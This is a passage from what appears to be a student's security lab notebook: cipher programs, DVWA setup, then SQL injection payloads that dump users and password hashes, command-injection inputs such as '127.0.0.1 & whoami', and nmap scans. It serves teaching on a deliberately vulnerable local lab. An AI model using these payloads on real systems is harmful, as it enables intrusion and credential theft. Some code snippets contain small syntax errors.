print("Encrypted message:", cipher)
plain = decrypt(cipher, key)
print("Decrypted message:", plain)
```

OUTPUT



To write a Java program to implement the Rail Fence Cipher technique for encryption and decryption.

```
class RailFence {
  public static void main(String[] args) {
      String text = String.join(" ", args);
      String encrypt = "";
      String decrypt = "";
      char[] c = text.toCharArray();
      int len = text.length();
     for (int i = 0; i < len; i += 2) {
         encrypt += c[i] }
      for (int i = 1; i < len; i += 2) {
         encrypt += c[i];}
      System.out.println("Encryption: " + encrypt);
      int mid = (len + 1) / 2; // split into 2 rails
      for (int k = 0; k < mid; k++) {
         decrypt += encrypt.charAt(k);
         int oddIndex = mid + k;
         if (oddIndex < len) {
            decrypt += encrypt.charAt(oddIndex);
         }}
      System.out.println("Decryption: " + decrypt);
  }}
```


OUTPUT

```
PS C:\Users\User\Desktop\ns notes>  & 'C:\Program Files\Java\jdk-25
server=n,suspend=y,address=localhost:54918' '--enable-preview' '-XX
rs\User\AppData\Roaming\Code\User\workspaceStorage\b93321f67bdff76a
e\bin' 'RailFence'
Encryption:
Decryption:
PS C:\Users\User\Desktop\ns notes> javac RailFence.java
PS C:\Users\User\Desktop\ns notes> java RailFence muskan tiwari
Encryption: msa iaiukntwr
Decryption: muskan tiwari
PS C:\Users\User\Desktop\ns notes>
```

The aim of this code is to encrypt a given text message using the Vigenère cipher technique.

```
text = input("Enter a message: ")
key = input("Enter a key: ")
 key = key.upper()
key_index = [ord(k) - ord('A') for k in key]
print("Key index:", key_index)
def encrypt(text, key_index):
    encrypted = ""
    key_position = 0
    for i in text:
        if i.isalpha():
            base = ord('A') if i.isupper() else ord('a')
            shift = key_index[key_position % len(key_index)]
            ex = chr((ord(i) - base + shift) % 26 + base)
            encrypted += ex
            key_position += 1
        else:
            encrypted += i
    return encrypted
cipher = encrypt(text, key_index)
print("Encrypted:", cipher)
```

OUTPUT



Aim 2: Install DVWA on windows with XAMPP.

1. Install XAMPP

1. Go to the XAMPP Download Page.
2. Download the **XAMPP for Windows** installer (e.g., PHP 8.x version).
3. Run the installer and follow the setup wizard:
    - Keep default settings.
    - Install **Apache**, **MySQL**, and **phpMyAdmin**.
4. After installation, launch **XAMPP Control Panel**.
5. Start **Apache** and **MySQL** (click **Start** buttons).
    - Both should turn **green** (running).

2. Download DVWA

1. Go to the official DVWA GitHub page: https://github.com/digininja/DVWA.
2. Click Code → Download ZIP.
3. Extract the ZIP file.
4. Rename the extracted folder to dvwa for simplicity.

3. Move DVWA to XAMMP htdocs.

1. Go to the XAMPP installation directory (e.g. C:\xampp\htdocs).
2. Copy the dvwa folder into the htdocs directory.
    - Final path should look like:
    - C:\xampp\htdocs\dvwa

4. Create a Database

1. Open your browser and go to: http://localhost/phpmyadmin.
2. Click on Databases (top menu).
3. Create a new database named:
4. dvwa
5. Click Create.

5. Configure DVWA Database Settings

1. Go to:
2. C:\xampp\htdocs\dvwa\config

3. Find the file:
4. config.inc.php.dist

Rename it to:

config.inc.php

5. Open it in a text editor (Notepad++/VS Code).
6. Look for:
7. $_DVWA['db_user']   = 'root';
8. $_DVWA['db_password'] = 'password';

Change to:

$_DVWA['db_user']   = 'root';

$_DVWA['db_password'] = '';

(leave password blank, XAMPP default).

9. Save the file.

6. Enable PHP GD & allow_url_include

1. Open:
2. C:\xampp\php\php.ini
3. Find and **uncomment** (remove ;) these lines:
4. extension=gd
5. allow_url_include = On

   If allow_url_include is set to Off, change it to:

   allow_url_include = On
6. Save the file.
7. Restart **Apache** from XAMPP Control Panel.

7. Setup DVWA


1. Open your browser and visit:
2. http://localhost/dvwa/setup.php
3. Click **Create / Reset Database**.
4. If successful, you'll see:
5. Database has been created.


8. Login to DVWA

1. Go to:
2. http://localhost/dvwa/login.php
3. Default credentials:
4. Username: admin
5. Password: password
6. Click **Login**.


OUTPUT

[localhost / 127.0.0.1 | phpMyAdmin 5.2.1]





[Welcome :: Damn Vulnerable Web Application (DVWA)]




Aim 3: Perform SQL Injection using DVWA.

Basic SQL Injection Payloads for DVWA (Low Security).


Purpose	**Injection Command (Enter in User ID field)**	**Explanation**
Bypass login / show all users	1' OR '1'='1' --	OR '1'='1' makes the WHERE condition always true, showing all rows.
Alternative bypass	1' OR 1=1#	# starts a MySQL comment, ignoring rest of query.
Force error (check vulnerability)	1'	Unclosed quote creates an SQL syntax error.
Extract current database name	1' UNION SELECT null, database () --	Uses UNION to show the database name.
Extract current user	1' UNION SELECT null, user () --	Reveals the MySQL user DVWA uses.
List all tables in database	1' UNION SELECT null, table_name FROM information_schema.tables --	Pulls all table names.
List columns of users table	1' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name='users' --	Reveals all column names in the users table.
Dump usernames and passwords	1' UNION SELECT user,password FROM users --	Displays usernames and password hashes from the users table.

Low Level


?id=-1' UNION SELECT 1,2 -- -




?id=-1' UNION SELECT version(), user() ---





?id=-1' UNION SELECT database(),user()---




?id=-1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database() -- -









Aim 4: Perform Command Injection using DVWA.

1.Open DVWA Command Injection page.

2.Submit benign ping 127.0.0.1 to see baseline.

3.Inject benign commands and capture output.


- whoami: 127.0.0.1 & whoami
- version: 127.0.0.1 & ver
- dir listing: 127.0.0.1 & dir
- timing (blind): 127.0.0.1 & timeout /t 5


Aim 5: Perform tracert command along with the other option that available.

a. tracert google.com

b. telnet google.com

c. tracert yahoo.com







```
C:\Windows\System32>telnet google.com
Connecting To google.com...Could not open connection to the host, on port 23:

C:\Windows\System32>ping google.com

Pinging google.com [142.250.192.110] with 32 bytes of data:
Reply from 142.250.192.110: bytes=32 time=12ms TTL=118
Reply from 142.250.192.110: bytes=32 time=6ms TTL=118
Reply from 142.250.192.110: bytes=32 time=7ms TTL=118
Reply from 142.250.192.110: bytes=32 time=12ms TTL=118

Ping statistics for 142.250.192.110:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 12ms, Average = 9ms
```


Aim 6: Perform Ping command along with the other option that available.

a. Ping google.com

b. Ping google.com -t

c. Ping google.com -a







Aim 7: Perform DNS footprinting using NSLOOKUP command along with the other option that available in both mode.


a. ipconfig

b. nslookup press enter and type google.com

c. nslookup with google.com IP address 142.250.192.142







Aim 8: Use Nmap for port scanning and OS fingerprinting.


a.sudo apt update && sudo apt install


b.nmap -sn 192.168.1.0/24


c.nmap -sP 192.168.1.0/24


d.sudo nmap -sS -p 80,443,21 192.168.1.0/24


e.sudo nmap -o localhost













Aim 9: Perform packet sniffing using Wireshark.


a. packet capture in Wireshark



Aim 10: Capture and analyze HTTP vs HTTPS traffic.

HTTP traffic is visible in plain text, whereas HTTPS traffic is encrypted and secure. This demonstrates the difference in data security between HTTP and HTTPS.






Aim 11: Perform Netstat command along with the other option that available.

a. netstat


b. netstat -a -n -o | findstr "3306"

c. netstat -a -n -o | findstr "80"


d. netstat -a -n -o | findstr "443"



```
Command Prompt

C:\Users\Appex>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    10.73.4.68:49168       19:https               ESTABLISHED
